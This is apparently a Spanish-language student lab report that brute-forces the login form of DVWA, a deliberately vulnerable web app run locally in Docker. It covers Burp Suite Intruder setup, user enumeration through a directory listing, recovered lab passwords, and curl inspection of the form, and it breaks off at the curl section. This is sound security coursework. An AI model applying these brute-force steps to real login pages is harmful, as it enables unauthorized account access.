

# Informe Laboratorio 2

## Sección 3

Matías González Rojas  
e-mail: matias.gonzalez8@mail.udp.cl

Septiembre de 2025

## Índice

<b>1. Descripción de actividades</b>	<b>2</b>
<b>2. Desarrollo de actividades según criterio de rúbrica</b>	<b>3</b>
2.1. Levantamiento de docker para correr DVWA (dvwa) . . . . .	3
2.2. Redirección de puertos en docker (dvwa) . . . . .	4
2.3. Obtención de consulta a replicar (burp) . . . . .	5
2.4. Identificación de campos a modificar (burp) . . . . .	5
2.5. Obtención de diccionarios para el ataque (burp) . . . . .	8
2.6. Obtención de al menos 2 pares (burp) . . . . .	9
2.7. Obtención de código de inspect element (curl) . . . . .	11
2.8. Utilización de curl por terminal (curl) . . . . .	12
2.9. Demuestra 4 diferencias (curl) . . . . .	13
2.10. Instalación y versión a utilizar (hydra) . . . . .	14
2.11. Explicación de comando a utilizar (hydra) . . . . .	14
2.12. Obtención de al menos 2 pares (hydra) . . . . .	15
2.13. Explicación paquete curl (tráfico) . . . . .	16
2.14. Explicación paquete burp (tráfico) . . . . .	17
2.15. Explicación paquete hydra (tráfico) . . . . .	18
2.16. Mención de las diferencias (tráfico) . . . . .	18
2.17. Detección de SW (tráfico) . . . . .	19
2.18. Interacción con el formulario (python) . . . . .	19
2.19. Cabeceras HTTP (python) . . . . .	20
2.20. Obtención de al menos 2 pares (python) . . . . .	20
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python) . . . .	21
2.22. Demuestra 4 métodos de mitigación (investigación) . . . . .	22

## 1. Descripción de actividades


Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
  - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
  - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
  - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
  - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
  - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

## 2. Desarrollo de actividades según criterio de rúbrica

### 2.1. Levantamiento de docker para correr DVWA (dvwa)

Primero se realizó la clonación de DVWA en su repositorio oficial de GitHub <https://github.com/digininja/DVWA>. Para poder construir la imagen de DVWA y levantarla se ejecutó el comando de la Figura 1 que se indica en la propia documentación del GitHub.



```
● postroy@postroy-750XGK:~/DVWA$ sudo docker compose up -d
[sudo] contraseña para postroy:
[+] Running 1/1
  ✓ dvwa Pulled
[+] Running 2/2
  ✓ Container dvwa-db-1    Running
  ✓ Container dvwa-dvwa-1  Running
○ postroy@postroy-750XGK:~/DVWA$
```

Figura 1: Levantamiento de DVWA.

Se inicia sesión a través de <http://localhost:4280/> con las credenciales que vienen por defecto y se configura el nivel de seguridad de DVWA en low, como se puede observar en la Figura 2, esto con el fin de no tener complicaciones a la hora de realizar ataques de fuerza bruta.




Figura 2: Configuración de DVWA.

## 2.2. Redirección de puertos en docker (dvwa)

Como se puede observar en la Figura 3 para realizar la redirección del puerto que utiliza DVWA por defecto simplemente se modificó una línea de código, dejando como puerto a usar el 80. Esto dado a que otras aplicaciones pueden utilizar el puerto 4280 de DVWA.




Figura 3: Redirección puerto a 8080.

### 2.3. Obtención de consulta a replicar (burp)

Para realizar este punto, se inicializa BurpSuite y en el apartado de Brute Force de la pagina levantada de DVWA se encuentra un login en donde se realizará un intento de inicio de sesión incorrecto, de esta forma mediante el proxy de Burp se intercepta este inicio de sesión y se logra ver la información de la Figura 2




Figura 4: Consulta en BurpSuite.

Ahora que se obtuvo la consulta Get que contiene los parametros del login, es posible cambiar los valores de estos parametros para realizar el ataque de fuerza bruta.

### 2.4. Identificación de campos a modificar (burp)

Para verificar si las credenciales robadas son válidas, el primer paso en Burp Suite es configurar las 'Response Interception Rules' y así analizar las respuestas del servidor después del ataque.




Figura 5: Login Correcto en Brute Force.











Figura 6: Herramienta Inspeccionar en Login Correcto.

Luego, se intercepta el tráfico utilizando el navegador de Burp Suite. Se introducen las credenciales de administrador y se analiza la respuesta del servidor. Al lograr el login, aparece una imagen Figura 5 que, al inspeccionar su código con las herramientas de desarrollo del navegador, revela un enlace. Como se puede observar en la Figura 6 Dicho enlace permite acceder al listado de todos los usuarios registrados en el sistema.



<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">1337.jpg</a>	2018-10-12 17:44	3.6K	
 <a href="#">admin.jpg</a>	2018-10-12 17:44	3.5K	
 <a href="#">gordonb.jpg</a>	2018-10-12 17:44	3.0K	
 <a href="#">pablo.jpg</a>	2018-10-12 17:44	2.9K	
 <a href="#">smithy.jpg</a>	2018-10-12 17:44	4.3K	

Apache/2.4.25 (Debian) Server at localhost Port 80

Figura 7: Lista de usuarios registrados.

Una vez ingresados al link que se obtuvo en la herramienta de inspeccionar, se pueden observar los usuarios registrados en DVWA Figura 7. Ahora se procede a elegir 2 usuarios, los cuales seran: **gordonb** y **1337**.

Se introdujo el nombre de usuario y una contraseña aleatoria para capturar la solicitud con Burp Suite. Se identificó el parámetro de contraseña en la consulta GET y se envió al módulo Intruder. Se reconocieron los campos 'username' y 'password' como objetivos para el ataque, decidiendo modificar únicamente el campo de contraseña como se puede observar en la Figura 8.




Figura 8: Usuario y Contraseña interceptado en BurpSuite.

### 2.5. Obtención de diccionarios para el ataque (burp)




Figura 9: Contraseñas a utilizar en BurpSuite.

En el ítem anterior se explicó cómo se obtuvieron los usuarios registrados para el ataque. Para las contraseñas, en lugar de utilizar un diccionario externo, se consultó a ChatGPT solicitando las 50 contraseñas más comunes utilizadas a nivel global Figura 10.



## 2.6. Obtención de al menos 2 pares (burp)



Figura 10: Contraseñas a utilizar en BurpSuite.

En Burp Suite, se usó la herramienta Intruder y se marcó la parte de la contraseña. Así, el programa automáticamente irá cambiando solo esa parte por cada una de las contraseñas de la lista creada.

Se escogió el tipo de ataque 'Sniper' ya que permite apuntar directamente a la contraseña sin tocar el nombre de usuario, que fue conseguido en el punto anterior. Básicamente, es ir probando contraseña tras contraseña contra el mismo usuario hasta encontrar la correcta.

Una vez configurado el ataque, se procedió a ejecutarlo mediante el botón 'Start Attack'. El sistema comenzó a probar automáticamente cada contraseña de la lista, generando una nueva ventana con todos los resultados obtenidos.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 11: Login correcto para el usuario gordonb.





Figura 12: Login correcto para el usuario 1337.

Al analizar los resultados, se observó que la mayoría de las respuestas presentaban una longitud similar, excepto por una que destacaba notablemente. Esta diferencia se debe a que,

cuando las credenciales son correctas, el servidor responde mostrando una imagen específica, lo que genera una respuesta de mayor longitud. Esta diferencia permitió identificar qué contraseña era la válida.

En la Figura 11 y Figura 12 se puede apreciar las contraseñas de los usuarios gordonb y 1337, las cuales son abc123 y charley respectivamente.


## 2.7. Obtención de código de inspect element (curl)



```
<form action="#" method="GET">
  Username:
  <br>
  <input type="text" name="username">
  <br>
  Password:
  <br>
  <input type="password" autocomplete="off" name="password">
  <br>
  <br>
  <input type="submit" value="Login" name="Login">
</form>
```

Figura 13: Estructura del código.

Antes de la obtención del código por curl, se inspecciona la página para ver la estructura del código que pide las credenciales Figura 13. Una vez obtenida la estructura es posible realizar el comando correspondiente de cURL Figura 14.



```
Terminal
~
curl http://localhost/vulnerabilities/brute/ -sL | grep '\$' | nl | sed -n /form/,/form/p
16 <form action="login.php" method="post">
17 <fieldset>
18 <label for="user">Username</label> <input type="text" class="loginInput" size="20" name="username"><br />
19 <label for="pass">Password</label> <input type="password" class="loginInput" AUTOCOMPLETE="off" size="20"
name="password"><br />
20 <br />
21 <p class="submit"><input type="submit" value="Login" name="Login"></p>
22 </fieldset>
23 <input type="hidden" name="user_token" value="1c1ee91f4c5ec1894ef5951519ab27fa" />
24 </form>
```

